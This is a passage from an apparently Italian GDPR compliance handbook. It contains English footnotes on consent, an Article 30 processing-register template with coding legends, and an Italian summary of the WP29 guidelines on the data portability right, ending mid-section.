[34] *See also WP29 Guidelines on Automated individual decision–making and Profiling for the purposes of Regulation 2016/679 (WP251), paragraph IV.B, p. 20 onwards.*

[35] *Pursuant to Article 49 (1)(a), specific information is required about the absence of safeguards described in Article 46, when explicit consent is sought. See also WP29 Opinion 15/2011 on the definition of consent (WP 187) p. 19*

[36] *The declaration of consent must be named as such. Drafting, such as "I know that…" does not meet the requirement of clear language.*

37 See Articles 4(11) and 7(2) GDPR.

38 See also Recital 58 regarding information understandable for children.

39 See also Recital 42 and Directive 93/13/EC, notably Article 5 (plain intelligible language and in case of doubt, the interpretation will be in favour of consumer) and Article 6 (invalidity of unfair terms, contract continues to exist without these terms only if still sensible, otherwise the whole contract is invalid).

40 Note that when the identity of the controller or the purpose of the processing is not apparent from the first information layer of the layered privacy notice (and are located in further sub–layers), it will be difficult for the data controller to demonstrate that the data subject has given informed consent, unless the data controller can show that the data subject in question accessed that information prior to giving consent.

41 See Commission Staff Working Paper, Impact Assessment, Annex 2, p. 20 and also pp. 105–106: "As also pointed out in the opinion adopted by WP29 on consent, it seems essential to clarify that valid consent requires the use of mechanisms that leave no doubt of the data subject's intention to consent, while making clear that – in the context of the on–line environment – the use of default options which the data subject is required to modify in order to reject the processing ('consent based on silence') does not in itself constitute unambiguous consent. This would give individuals more control over their own data, whenever processing is based on his/her consent. As regards impact on data controllers, this would not have a major impact as it solely clarifies and better spells out the implications of the current Directive in relation to the conditions for a valid and meaningful consent from the data subject. In particular, to the extent that 'explicit' consent would clarify – by replacing "unambiguous" – the modalities and quality of consent and that it is not intended to extend the cases and situations where (explicit) consent should be used as a ground for processing, the impact of this measure on data controllers is not expected to be major."

42 See Article 7(2). See also Working Document 02/2013 on obtaining consent for cookies (WP 208), pp. 3–6.

43 See Recital 32 GDPR.

44 WP29 has consistently held this position since Opinion 15/2011 on the definition of consent (WP 187), pp. 30–31.

49 See WP29 guidelines on transparency. [Citation to be finalized when available]

50 WP29 has discussed this subject in their Opinion on consent (see Opinion 15/2011 on the definition of consent (WP 187), pp. 9, 13, 20, 27 and 32–33) and, inter alia, their Opinion on the use of location data. (see Opinion 5/2005 on the use of location data with a view to providing value–added services (WP 115), p. 7).

51 See also opinion WP29 Opinion 4/2010 on the European code of conduct of FEDMA for the use of personal data in direct marketing (WP 174) and the Opinion on the use of location data with a view to providing value–added services (WP 115).

52 Recital 39 GDPR, which refers to Articles 13 and 14 of that Regulation, states that "natural persons should be made aware of risks, rules, safeguards and rights in relation to the processing of personal data and how to exercise their rights in relation to such processing.

53 See Article 17(1)(b) and (3) GDPR.

54 In that case, the other purpose justifying the processing must have its own separate legal basis. This does not mean the controller can swap from consent to another lawful basis, see section 6 below.

55 See Article 17, including exceptions that may apply, and Recital 65 GDPR

56 See also Article 5 (1)(e) GDPR

57 Pursuant to Articles 13 (1)(c) and/or 14(1)(c), the controller must inform the data subject thereof.

58 Without prejudice to the possibility of Member State law to derogate from the age limit, see Article 8(1).

59 Recital 58 GDPR re–affirms this obligation, in stating that, where appropriate, a controller should make sure the information provided is understandable for children.

60 According to Article 4(25) GDPR an information society service means a service as defined in point (b) of Article 1(1) of Directive 2015/1535: "(b) 'service' means any Information Society service, that is to say, any service normally provided for remuneration, at a distance, by electronic means and at the individual request of a recipient of services. For the purposes of this definition: (i) "at a distance" means that the service is provided without the parties being simultaneously present; (ii) 'by electronic means' means that the service is sent initially and received at its destination by means of electronic equipment for the processing (including digital compression) and storage of data, and entirely transmitted, conveyed and received by wire, by radio, by optical means or by other electromagnetic means; (iii) "at the individual request of a recipient of services" means that the service is provided through the transmission of data on individual request." An indicative list of services not covered by this definition is set out in Annex I of the said Directive. See also Recital 18 of Directive 2000/31.

61 According to the UN Convention on the Protection of the Child, Article 1, "[…] a child means every human being below the age of eighteen years unless under the law applicable to the child, majority is attained earlier," see United Nations, General Assembly Resolution 44/25 of 20 November 1989 (Convention on the Rights of the Child).

62 See European Court of Justice, 2 December 2010 Case C–108/09, (Ker–Optika), paragraphs 22 and 28. In relation to 'composite services', WP29 also refers to Case C–434/15 (Asociacion Profesional Elite Taxi v Uber Systems Spain SL), para 40, which states that an information society service forming an integral part of an overall

service whose main component is not an information society service (in this case a transport service), must not be qualified as 'an information society service'.

[63] *Although this may not be a watertight solution in all cases, it is an example to deal with this provision*

[64] *See WP29 Opinion 5/2009 on social networking services (WP 163).*

[65] *WP 29 notes that it not always the case that the holder of parental responsibility is the natural parent of the child and that parental responsibility can be held by multiple parties which may include legal as well as natural persons.*

[66] *For example, a parent or guardian could be asked to make a payment of € 0,01 to the controller via a bank transaction, including a brief confirmation in the description line of the transaction that the bank account holder is a holder of parental responsibility over the user. Where appropriate, an alternative method of verification should be provided to prevent undue discriminatory treatment of persons that do not have a bank account.*

[67] *Also, data subjects should be aware of the right to be forgotten as laid down in Article 17, which is in particular relevant for consent given when the data subject was still a child, see recital 63.*

[68] *See also Recital 161 of the GDPR.*

[69] *Article 6(1)(c) may also be applicable for parts of the processing operations specifically required by law, such as gathering reliable and robust data following the protocol as approved by the Member State under the Clinical Trial Regulation.*

[70] *Specific testing of medicinal products may take place on the basis of an EU or national law pursuant to Article 9(2)(i).*

[71] *See for example Recital 156. The processing of personal data for scientific purposes should also comply with other relevant legislation such as on clinical trials, see Recital 156, mentioning Regulation (EU) No 536/2014 of the European Parliament and of the Council of 16 April 2014 on clinical trials on medicinal products for human use. See also WP29 Opinion 15/2011 on the definition of consent (WP 187), p. 7: "Moreover, obtaining consent does not negate the controller's obligations under Article 6 with regard to fairness, necessity and proportionality, as well as data quality.*

For instance, even if the processing of personal data is based on the consent of the user, this would not legitimise the collection of data which is excessive in relation to a particular purpose." […] As a principle, consent should not be seen as an exemption from the other data protection principles, but as a safeguard. It is primarily a ground for lawfulness, and it does not waive the application of other principles."

[72] *Other transparency measures may also be relevant. When controllers engage in data processing for scientific purposes, while full information cannot be provided at the outset, they could designate a specific contact person for data subjects to address with questions.*

[73] *Such a possibility can be found in Article 14(1) of the current Personal Data Act of Finland (Henkilötietolaki, 523/1999)*

[74] *See also WP29 Opinion 05/2014 on "Anonymisation Techniques" (WP216).*

[75] *In cases where certain data processing activities are restricted in accordance with Article 18, GDPR, consent of the data subject may be needed to lift restrictions.*

[76] *Recital 171 GDPR states: "Directive 95/46/EC should be repealed by this Regulation. Processing already under way on the date of application of this Regulation should be brought into conformity with this Regulation within the period of two years after which this Regulation enters into force. Where processing is based on consent pursuant to Directive 95/46/EC, it is not necessary for the data subject to give his or her consent again if the manner in which the consent has been given is in line with the conditions of this Regulation, so as to allow the controller to continue such processing after the date of application of this Regulation. Commission decisions adopted and authorisations by supervisory authorities based on Directive 95/46/EC remain in force until amended, replaced or repealed."*

[77] *As indicated in the introduction, the GDPR provides further clarification and specification of the requirements for obtaining and demonstrating valid consent. Many of the new requirements build upon Opinion 15/2011 on consent.*

SEZ. 8 – REGISTRO DELLE ATTIVITÀ DI TRATTAMENTO ART. 30

1. ART. 30: REGISTRO DELLE ATTIVITÀ DI TRATTAMENTO

1. Ogni TdT e, ove applicabile, il suo rappresentante tengono un registro delle attività di trattamento svolte sotto la propria responsabilità. Tale registro contiene tutte le seguenti informazioni:

a) il nome e i dati di contatto del TdT[1] e, ove applicabile, del contitolare del trattamento[2], del rappresentante[3] del TdT e del RPD[4];

b) le finalità del trattamento;

c) una descrizione delle categorie di interessati[1] e delle categorie di dati personali[2];

d) le categorie di destinatari[1] a cui i dati personali sono stati o saranno comunicati, compresi i destinatari di paesi terzi[2] od organizzazioni internazionali;

e) ove applicabile, i trasferimenti di dati personali verso un paese terzo o un'organizzazione internazionale, compresa l'identificazione del paese terzo o dell'organizzazione internazionale e, per i trasferimenti di cui al secondo comma dell'art. 49, la documentazione delle garanzie adeguate;

f) ove possibile, i termini ultimi previsti per la cancellazione delle diverse categorie di dati;

g) ove possibile, una descrizione generale delle misure di sicurezza tecniche e organizzative di cui all'art. 32, §1.

2. Ogni RdT e, ove applicabile, il suo rappresentante tengono un registro di tutte le categorie di attività relative al trattamento svolte per conto di un TdT, contenente:

a) il nome e i dati di contatto del responsabile[1] o dei responsabili[1] del trattamento, di ogni TdT[2] per conto del quale agisce il RdT, del rappresentante[3] del TdT o del RdT[3] e, ove applicabile, del RPD[4];

b) le categorie dei trattamenti effettuati per conto di ogni TdT;

c) ove applicabile, i trasferimenti di dati personali verso un paese terzo o un'organizzazione internazionale, compresa l'identificazione del paese terzo o dell'organizzazione internazionale e, per i trasferimenti di cui al secondo comma dell'art. 49, la documentazione delle garanzie adeguate;

d) ove possibile, una descrizione generale delle misure di sicurezza tecniche e organizzative di cui all'art. 32, §1.

2. LEGENDA PER LA COMPILAZIONE DEL REGISTRO

MISURE DI SICUREZZA

(1) MISURE ORGANIZZATIVE

1. Nomina per iscritto personale.
2. Istruzioni per il trattamento.
3. Accesso controllato.
4. Armadi chiusi.
5. Procedura modifica credenziali.
6. Policy aziendali.
7. Formazione.
8. Nomina per iscritto responsabili esterni.

(2) MISURE TECNICHE

Controllo accessi e profili utenze

1. Autenticazione.
2. Autorizzazione.
3. Separazione.
4. Raccolta e classificazione del dato (impostazione predefinita).
5. Analisi dei log e monitoraggio.

Protezione del dato

1. Cifratura dati.
2. Pseudonimizzazione.
3. Minimizzazione.

Nel Ciclo di vita del software o Change management

1. Analisi statica (SAST: Static Application Security Testing).
2. Test dinamico (DAST: Dynamic Application Security Testing).
3. Test interattivo (IAST: Interactive Application Security Testing).
4. Penetration Test (PT).
5. Breach and Attack Simulation (BAS)

Nella sicurezza perimetrale o Cyber Security

1. Intrusion Detection (ID).
2. Protezione runtime (RASP: Runtime Application Self Protection).
3. Protezione del web (WAF: Web Application Firewall e Antivirus).

Disponibilità del servizio e dei dati

1. Backup e restore.
2. Analisi dei log e monitoraggio.
3. Business Continuity (BC).
4. Disaster Recovery (DR).

CONSERVAZIONE DEI DATI

1. N/A
2. Analogico
3. Digitale
4. Analogico e digitale

FASE DPIA

1. N/A
2. In valutazione
3. Da avviare
4. In progress
5. Terminata

CONSENSO

1. N/A
2. Comportamentale
3. Espresso
4. Per iscritto
5. Documentato
6. Altro

ASSERZIONE

1. Sì
2. No

BASE GIURIDICA DEL TRATTAMENTO

1. Consenso dell'interessato
2. Esecuzione di un contratto
3. Esecuzione misure precontrattuali
4. Obbligo legale
5. Salvaguardia interessi vitali dell'interessato
6. Esecuzione compiti di interesse generale
7. Esercizio di pubblici poteri
8. Legittimo interesse del Titolare

CATEGORIE DI TRATTAMENTO

1. Raccolta
2. Registrazione
3. Organizzazione
4. Strutturazione
5. Conservazione
6. Adattamento o modifica
7. Estrazione
8. Consultazione
9. Uso
10. Comunicazione mediante trasmissione, diffusione o qualsiasi altra forma di messa a disposizione
11. Raffronto o l'interconnessione
12. Limitazione, cancellazione o distruzione
13. Altro (specificare)

GARANZIE TRASFERIMENTO ESTERO

1. N/A
2. Decisione di adeguatezza
3. Consenso dell'Interessato
4. Regole aziendali vincolanti
5. Clausole standard
6. Trasferimento basato su una deroga per situazioni specifiche
7. Trasferimento sulla base della condizione della sezione 49.2 del GDPR
8. Motivi di interesse pubblico
9. Conclusione o esecuzione di un contratto a favore dell'Interessato
10. Trasferimento basato su esigenze giudiziarie
11. Tutela interesse vitale dell'Interessato o di altre persone
12. Trasferimento da registro pubblico
13. Altro (specificare)

PARTICOLARI CATEGORIE DI DATI

1. Dati genetici per l'identificazione univoca di una persona
2. Dati biometrici per l'identificazione univoca di una persona
3. Dati sulla salute
4. Dati che rivelano l'origine razziale o etnica
5. Dati che rivelano opinioni politiche
6. Dati che rivelano convinzioni religiose o filosofiche
7. Dati che rivelano l'appartenenza sindacale
8. Dati sulla vita sessuale o sull'orientamento sessuale
9. Trattamento di dati personali relativi a condanne penali e reati, articolo 10 del GDPR
10. Dati personali protetti dal segreto professionale
11. Dati che, in generale, possono aumentare il rischio potenziale per i diritti e le libertà delle persone
12. Dati di comunicazione elettronica
13. Dati di geolocalizzazione
14. Dati finanziari

BASE GIURIDICA EX ART. 9

1. Consenso dell'interessato
2. Esercizio obblighi in materia di diritto del lavoro
3. Esercizio obblighi in materia di protezione sociale
4. Esercizio obblighi in materia di protezione sociale
5. Tutela interesse vitale dell'Interessato
6. Trattamento ex art. 9 lett. d) GDPR
7. Dati personali resi pubblici dall'Interessato
8. Trattamento in sede giudiziaria
9. Trattamento per interesse pubblico rilevante
10. Finalità di medicina
11. Interesse pubblico per sanità pubblica
12. Archiviazione nel pubblico interesse
13. Ricerca storica o statistica
14. Esistenza del segreto professionale
15. N/A

TIPOLOGIA DI TRATTAMENTO

1. Normale –> nessuno dei tipi seguenti
2. Processi valutativi automatizzati e sistematici o profilazione
3. Decisioni automatizzate con conseguenze giuridiche
4. Sorveglianza sistematica
5. Elaborazione di dati su larga scala che ha conseguenze per un gran numero di parti interessate
6. Interconnessione di raccolte di dati che le persone interessate non possono ragionevolmente prevedere
7. Il trattamento dei dati implica che gli interessati non possono esercitare un diritto, non possono utilizzare un servizio o non possono stipulare un contratto
8. Uso di nuove tecnologie o applicazione di mezzi tecnici e organizzativi
9. Monitoraggio sistematico su larga scala di un'area accessibile al pubblico.
10. Altro

CATEGORIE DI DATI

1. N/A
2. Dati personali di identificazione
3. Dati di identificazione rilasciati dai servizi pubblici, diversi dal numero di identificazione nazionale
4. Dati di identificazione elettronica
5. Dati di identificazione biometrica
6. Dati di identificazione finanziaria
7. Mezzi finanziari
8. Debiti, spese, solvibilità
9. Prestiti, mutui e crediti
10. Aiuto finanziario
11. Dettagli assicurativi
12. Dettagli sulla pensione
13. Transazioni finanziarie
14. Attività professionali
15. Convenzioni e accordi
16. Permessi lavorativi
17. Informazioni personali
18. Situazione militare
19. Stato dell'immigrazione
20. Descrizione fisica
21. Abitudini e preferenze di consumo
22. Stile di vita
23. Dettagli di viaggi
24. Contatti sociali
25. Patrimonio
26. Mandati pubblici
27. Incidenti
28. Uso dei media
29. Descrizioni psichiche
30. Matrimonio o forma attuale di convivenza
31. Storia civile
32. Dettagli di altri membri della famiglia
33. Attività ricreative e interessi
34. Affiliazioni (diverse da quelle professionali, politiche o sindacali)
35. Dati giudiziari
36. Dati giudiziari su condanne e sentenze
37. Dati giudiziari relativi a misure giudiziarie
38. Dati giudiziari relativi a sanzioni amministrative
39. Dati di noleggio/locazione
40. Caratteristiche abitative
41. Dati sulla salute fisica
42. Dati sulla salute mentale
43. Dati relativi a situazioni e comportamenti a rischio
44. Dati genetici nel contesto di uno screening, un esame di ereditarietà, …
45. Curriculum accademico
46. Qualifiche professionali
47. Esperienza professionale
48. Affiliazione / partecipazione a organizzazioni professionali
49. Pubblicazioni
50. Lavoro attuale
51. Curriculum Vitae
52. Presenza e disciplina
53. Medicina del lavoro
54. Pagamenti
55. Organizzazione del lavoro
56. Valutazioni
57. Allenamento funzionale
58. Sicurezza
59. Uso di risorse del computer
60. Numero di identificazione nazionale
61. Dati razziali o etnici
62. Dati sul comportamento sessuale
63. Opinioni politiche
64. Tendenze politiche
65. Partecipazione a gruppi di pressione / organizzazioni attiviste
66. Appartenenza sindacale
67. Convinzioni filosofiche o religiose
68. Credenze filosofiche
69. Registrazioni di immagini
70. Immagini
71. Immagini di sorveglianza
72. Registrazioni sonore
73. Dati relativi alla prestazione lavorativa
74. Altro

CATEGORIE DI INTERESSATI

1. Dipendenti
2. Clienti
3. Fornitori
4. Prospect
5. Pazienti
6. Cittadini
7. Utenti
8. Controparti
9. Professionisti
10. Associati
11. Appartenenti all'organizzazione
12. Membri di organismo di amministrazione
13. Amministratori
14. Membri di organismi di controllo
15. Revisori
16. Iscritti in albi ed elenchi
17. Soci
18. Appartenenti a pubblica amministrazione
19. Altro (specificare)

CATEGORIE DI DESTINATARI

1. L'Interessato
2. Coloro che hanno rapporti con l'Interessato
3. Consulenti professionisti dell'Interessato
4. Datore di lavoro
5. Amministrazioni pubbliche
6. Imprese private
7. Servizi pubblici
8. Servizi di giustizia e di polizia
9. Previdenza sociale
10. Banche e compagnie assicurative
11. Società di marketing
12. Fornitori di servizi informatici
13. Fornitori di servizi amministrativi e contabili
14. Piattaforme di elaborazione
15. Altro (specificare)

FINALITÀ DEL TRATTAMENTO

1. N/A
2. Amministrazione del personale
3. Gestione del personale
4. Gestione di assicurazione sanitaria
5. Assicurazione incidenti sul lavoro
6. Gestione l. 81/2008
7. Controllo accessi
8. Prevenzione frodi
9. Sicurezza fisica
10. Gestione del contenzioso
11. Gestione fornitori
12. Albo fornitori
13. Gestione Clienti
14. Contabilità
15. Gestione crediti
16. Insurance Management fuoco, incidenti e rischi vari
17. Pianificazione delle attività
18. Pubbliche relazioni
19. Ricerche di mercato
20. Customer Care
21. Marketing
22. Direct Marketing
23. Informazioni commerciali
24. Analisi generale clientela
25. Ricerca storica
26. Ricerca statistica
27. Altro

3. *REGISTRO DEI TRATTAMENTI* – PARTE A RELATIVA AL COMMA 1

N	Comma 1 b) *Finalità trattamento*	Comma 1 c).1 *Descrizione categorie di interessati*	Comma 1 c).2 *Descrizione categorie di dati personali*	Comma 1 d).1 *Categorie destinatari dei dati personali sono stati o saranno comunicati*	Comma 1 d).2 *Se paesi terzi o organizzazioni indicare quale*	Comma 1 e) *In base al 2° comma art. 49, indicare la documentazione delle garanzie adeguate (ove applicabile)*	Comma 1 f) *Termine ultimo previsti per la cancellazione delle diverse categorie di dati (ove possibile)*	Comma 1 g) *Descrizione generale misure sicurezza tecniche e org. (Art. 32, §1 – ove possibile)*

4. *REGISTRO DEI TRATTAMENTI* – PARTE B RELATIVA AL COMMA 1

N° tratt.	Comma 1 a).1 *Nome e dati contatto TdT*	Comma 1 a).2 *Nome e i dati contatto CdT*	Comma 1 a).3 *Nome e dati contatto RTdT*	Comma 1 a).4 *Nome e dati contatto RPD (DPO)*

5. *REGISTRO DEI TRATTAMENTI* – PARTE C RELATIVA AL COMMA 2

N° tratt.	Comma 2 a).1 *Nome e dati contatto RdT*	Comma 2 a).2 *Nome e i dati contatto TdT*	Comma 2 a).3 *Nome e dati contatto RTdT o RRdT*	Comma 2 a).4 *Nome e dati contatto RPD*	Comma 2 b) *Categorie trattamenti effettuati*	Comma 2 c) *In base al 2° comma art. 49, indicare la documentazione delle garanzie adeguate (ove applicabile)*	Comma 2 d) *Descrizione generale misure sicurezza tecniche e org. (Art. 32, §1– ove possibile)*

SEZ. 9 – WP242 LINEE GUIDA AL DIRITTO ALLA PORTABILITÀ DEI DATI ART. 20

1. SINTESI

L'art. 20 della GDPR crea un nuovo diritto alla portabilità dei dati, ma si differenzia dal diritto di accesso in molti modi. Esso consente per gli interessati a ricevere i dati personali, che hanno fornito a un controller, in modo strutturato, comunemente usato e formato leggibile dalla macchina, e di trasmetterle ad un altro titolare. Lo scopo di questo nuovo diritto è di autorizzare la persona e dargli / lei più controllo sui dati personali che lo riguardano.

Dal momento che permette la trasmissione diretta di dati personali da un controller di dati ad un altro, il diritto alla portabilità dei dati è anche un importante strumento che sosterrà la libera circolazione dei dati personali nell'UE e promuovere la concorrenza tra i controllori. Esso faciliterà il passaggio tra diversi fornitori di servizi, e, pertanto, favorire lo sviluppo di nuovi servizi nel contesto della strategia di mercato unico digitale.

Il parere fornisce indicazioni sul modo di interpretare e implementare il diritto alla portabilità dei dati, come introdotto dal GDPR. Essa mira a discutere il diritto di portabilità dei dati e la sua portata. Chiarisce le condizioni in cui questo nuovo diritto si applica tenendo conto della base giuridica del trattamento dei dati (sia il consenso della persona interessata o la necessità di eseguire un contratto) e il fatto che tale diritto è limitato ai dati personali forniti dall'interessato. Il parere fornisce anche esempi e criteri concreti per spiegare le circostanze in cui si applica questo diritto. A questo proposito, ***WP29*** ritiene che il diritto di portabilità dei dati riguarda i dati forniti consapevolmente e attivamente dal soggetto dati nonché i dati personali generati dalla sua attività. Questo nuovo diritto non può essere inficiato e limitato alle informazioni personali direttamente comunicati da parte dell'interessato, per esempio, su un modulo online.

Come una buona pratica, i TdT devono iniziare a sviluppare i mezzi che contribuiranno a rispondere alle richieste di portabilità dei dati, come ad esempio gli strumenti di download e Application Programming Interface. Essi devono garantire che i dati personali sono trasmessi in modo strutturato, comunemente usato e formato leggibile dalla macchina, e dovrebbero essere incoraggiati a garantire l'interoperabilità del formato dei dati forniti nell'esercizio di una richiesta di portabilità dei dati.

Il parere aiuta anche i TdT di comprendere chiaramente i loro rispettivi obblighi e raccomanda le migliori pratiche e strumenti che supportano la conformità con il diritto alla portabilità dei dati. Infine, il parere raccomanda che gli operatori del settore e le associazioni di categoria lavorano insieme su un insieme comune di standard e formati interoperabili per fornire i requisiti del diritto alla portabilità dei dati.

2. INTRODUZIONE

L'art. 20 del regolamento sulla protezione dei dati generali (GDPR) introduce il nuovo diritto di portabilità dei dati. Questo diritto consente per gli interessati a ricevere i dati personali, che hanno fornito ad un TdT, in modo strutturato, comunemente usato e formato leggibile dalla macchina, e di trasmettere tali dati a un altro TdT senza ostacoli. Questo diritto, che si applica a determinate condizioni, supporta la scelta dell'utente, controllo utente e la responsabilizzazione dei consumatori.

Gli individui che fanno uso del loro diritto di accesso ai sensi della direttiva sulla protezione dei dati 95/46 / CE, sono stati costretti dal formato scelto dal TdT di fornire le informazioni richieste. Il nuovo diritto di portabilità dei dati mira a responsabilizzare gli interessati per quanto riguarda i propri dati personali in quanto facilita la loro capacità di spostare, copiare o trasmettere dati personali facilmente da un ambiente ad un altro. In effetti, lo scopo primario della portabilità dei dati è quello di facilitare il passaggio da un fornitore di servizi a un altro, aumentando così la concorrenza tra i servizi (rendendo più facile per le persone per passare da diversi fornitori). Essa consente inoltre la creazione di nuovi servizi nell'ambito del singolo strategia1 mercato digitale.

Questo diritto rappresenta anche l'occasione per "riequilibrio" il rapporto tra le persone interessate e TdT, attraverso l'affermazione dei diritti personali degli individui e controllo sui dati personali che lo riguardano.

Anche se la portabilità dei dati è un nuovo diritto, altri tipi di portabilità già esistono o sono in discussione in altri settori della legislazione (ad esempio nei contesti di risoluzione del contratto, i servizi di comunicazione di roaming e l'accesso transfrontaliero ai servizi). Alcune sinergie e anche i benefici per gli individui possono emergere tra questi tipi di portabilità se sono forniti in un approccio combinato, anche se le analogie devono essere trattati con cautela.

Il presente parere fornisce una guida ai TdT in modo che possano aggiornare le loro pratiche, i processi e le politiche, e chiarisce il significato della portabilità dei dati al fine di consentire interessati utilizzare in modo efficiente il loro nuovo diritto.

3. QUALI SONO I PRINCIPALI ELEMENTI DI PORTABILITÀ DEI DATI?

Il GDPR definisce il diritto di portabilità dei dati di cui all'art. 20 (1) come segue:

> *L'interessato ha il diritto di ricevere i dati personali che lo riguardano, che lui o lei ha fornito a un controller, in un formato leggibile dalla macchina strutturato, comunemente usato e hanno il diritto di trasmettere i dati ad un altro titolare senza ostacolo dal controller a cui sono stati forniti i dati di [...]*

➢ IL DIRITTO DI RICEVERE I DATI PERSONALI

In primo luogo, la portabilità dei dati è un diritto di ricevere dati personali trattati da un TdT, e di conservarlo per un ulteriore uso personale su un dispositivo privato, senza trasmettere ad un altro titolare.

A questo proposito, la portabilità dei dati integra il diritto di accesso. Una specificità della portabilità dei dati sta nel fatto che essa offre un modo semplice per gli interessati di gestire e riutilizzare i dati personali se stessi. Questi dati devono essere *"in modo strutturato, comunemente usato e formato leggibile dalla macchina"*. Ad esempio, un soggetto di dati potrebbe essere interessato a recuperare la sua playlist corrente da un servizio di streaming musicale per scoprire quante volte ha ascoltato tracce specifiche al fine di verificare che la musica vuole acquistare su un'altra piattaforma. Lui può anche voler recuperare il suo elenco di contatti dalla sua applicazione webmail di costruire una lista di nozze, o ottenere informazioni su acquisti utilizzando diverse carte fedeltà, per valutare la sua footprint.

➢ UN DIRITTO DI TRASMETTERE I DATI PERSONALI DA UN TITOLARE A UN ALTRO TITOLARE

In secondo luogo, l'art. 20 §1 fornisce agli interessati con il diritto di trasmettere i dati personali da un titolare ad un altro titolare "senza ostacoli". In sostanza, questo elemento di portabilità dei dati offre la possibilità per gli interessati, non solo per ottenere e riutilizzo, ma anche per trasmettere i dati che hanno fornito ad un altro fornitore di servizi. Questo diritto facilita la capacità delle persone interessate per spostare, copiare o trasmettere dati personali facilmente. Oltre a fornire il potere dei consumatori impedendo "lock–in", il diritto alla portabilità dei dati è previsto per promuovere opportunità per l'innovazione e la condivisione di dati personali tra i TdT in modo sicuro e protetto, sotto il controllo della persona.

La portabilità dei dati può promuovere la condivisione controllata dei dati personali tra le organizzazioni e quindi arricchire servizi e esperienze del cliente.

➢ STRUMENTI DI PORTABILITÀ DEI DATI

A livello tecnico, i TdT devono offrire diverse implementazioni del diritto alla portabilità dei dati. Per esempio, essi dovrebbero offrire un'opportunità di download diretto per la persona, ma dovrebbero anche consentire alle persone interessate di trasmettere direttamente i dati ad un altro titolare. Le persone interessate possono anche voler usare di un archivio dati personali o di un terzo di fiducia, per contenere e conservare i dati personali e concedere l'autorizzazione ai TdT di accesso e di trattamento dei dati personali, come richiesto, per cui i dati possono essere trasferiti facilmente da un titolare ad un altro.

➢ TITOLARE DEL TRASFERIMENTO

Il responsabile del trattamento risponde alle richieste di portabilità dei dati, alle condizioni di cui all'art. 20, non sono TdT gestiti da persona interessata o da un'altra società.

La portabilità dei dati non impone l'obbligo per il titolare di conservare i dati personali per un periodo superiore al necessario o al di là di qualsiasi periodo di conservazione specificato. È importante sottolineare che non vi è alcun requisito aggiuntivo per iniziare la conservazione di tali dati semplicemente per servire una potenziale richiesta di portabilità dei dati.

Allo stesso tempo, un titolare dei dati di ricezione ha la responsabilità di assicurare che i dati portatili sono pertinenti e non eccedenti rispetto al nuovo trattamento. Ad esempio, nel caso di una richiesta che applica un servizio webmail, dove il diritto alla portabilità dei dati viene utilizzato per recuperare email e quando la persona decide di inviarli ad una piattaforma di storage protetto, il nuovo titolare di dati non ha la necessità di elaborare i dati di contatto corrispondenti. Se questa informazione non è rilevante per quanto riguarda lo scopo della nuova elaborazione, il dato non dovrebbe essere mantenuto ed elaborato. Analogamente, nel caso in cui una persona richieda la trasmissione dati, relativi a sue operazioni bancarie, ad un servizio che lo aiuti a gestire

il proprio budget, il nuovo titolare dei dati non ha bisogno di mantenere tutti i dettagli delle transazioni una volta che sono stati etichettati.

A "ricevere" organizzazione diventa un nuovo titolare dei dati e deve rispettare i principi enunciati nell'art. 5 del GDPR. Pertanto, il TdT "nuovo" deve indicare chiaramente e direttamente lo scopo della nuova trasformazione prima di qualsiasi richiesta di trasmissione dei dati.

➢ LA PORTABILITÀ DEI DATI CONTRO GLI ALTRI DIRITTI DEGLI INTERESSATI

L'interessato può continuare ad usare e a trarre vantaggio dal servizio del TdT, anche dopo una operazione di portabilità dei dati. Allo stesso modo, se l'interessato vuole esercitare il suo diritto alla cancellazione, la portabilità dei dati non può essere utilizzata da un titolare dei dati come un modo di ritardare o rifiutare tale cancellazione.

La portabilità dei dati non innesca automaticamente la cancellazione dei dati dai sistemi del TdT e non influisce sul periodo di conservazione originale. L'interessato può esercitare i propri diritti a condizione che il TdT stia ancora elaborando i dati.

4. QUANDO SI APPLICA LA PORTABILITÀ DEI DATI?

➢ QUALI TRATTAMENTI SIANO COPERTI DAL DIRITTO ALLA PORTABILITÀ DEI DATI?

Il rispetto del GDPR richiede ai TdT di avere una chiara base giuridica per il trattamento dei dati personali.

Ai sensi dell'art. 20 §1 lettera a) del GDPR, al fine di cadere nell'ambito di applicazione della portabilità dei dati, le operazioni di trattamento devono basarsi:

- ✓ sia sul consenso della persona interessata (ai sensi dell'art. 6 §1 lettera a), o ai sensi dell'art. 9 §2 lettera a) quando si tratta di categorie particolari di dati personali);
- ✓ oppure, su un contratto del quale l'interessato è parte ai sensi dell'art. 6 §1 lettera b).

A titolo di esempio, i titoli dei libri acquistati da un individuo da una libreria online, o le canzoni ascoltate tramite un servizio di streaming musicale sono altri esempi di dati personali che sono generalmente nell'ambito di applicazione della portabilità dei dati, perché sono trattati sulla base delle prestazioni di un contratto cui la persona interessata è parte.

Il GDPR non stabilisce un diritto generale di portabilità dei dati per i casi in cui il trattamento dei dati personali non è basata su consenso o contratto.

Inoltre, il diritto alla portabilità dei dati si applica solo se il trattamento dei dati si "effettuata con mezzi automatizzati", e non usa archivi cartacei.

➢ QUALI SONO I DATI PERSONALI DEVONO ESSERE INCLUSI?

Ai sensi dell'art. 20 §1, nell'ambito di applicazione del diritto alla portabilità dei dati, i dati devono essere:

- ✓ dati personali che lo riguardano, e
- ✓ che l'interessato li abbia forniti ad un TdT.

L'art. 20 §4 afferma inoltre che il rispetto di tale diritto non può pregiudicare i diritti e le libertà altrui.

Prima condizione: i dati personali riguardanti la persona interessata

Solo dati personali sono in ambito di una richiesta di portabilità dei dati. Pertanto, tutti i dati anonimi o non riguardanti la persona interessata, non saranno trasferiti.

In molte circostanze, i TdT potranno elaborare le informazioni che contengono i dati personali dei vari soggetti interessati. In questo caso, il TdT non deve interpretare in modo eccessivamente restrittivo la frase "i dati personali relativi alla persona interessata". Ad esempio, le registrazioni telefoniche possono includere dettagli di terzi coinvolti nelle chiamate in entrata e in uscita. Anche se i record potranno contenere dati personali relativi a più persone, gli abbonati dovrebbero essere in grado di avere queste registrazioni in risposta alle richieste di portabilità dei dati. Tuttavia, se tali registrazioni vengono quindi trasmesse ad un nuovo titolare, questo nuovo titolare non dovrebbe elaborarli per scopi che potrebbero pregiudicare i diritti e le libertà dei terzi (vedi sotto: terza condizione).

Seconda condizione: i dati forniti dall'interessato

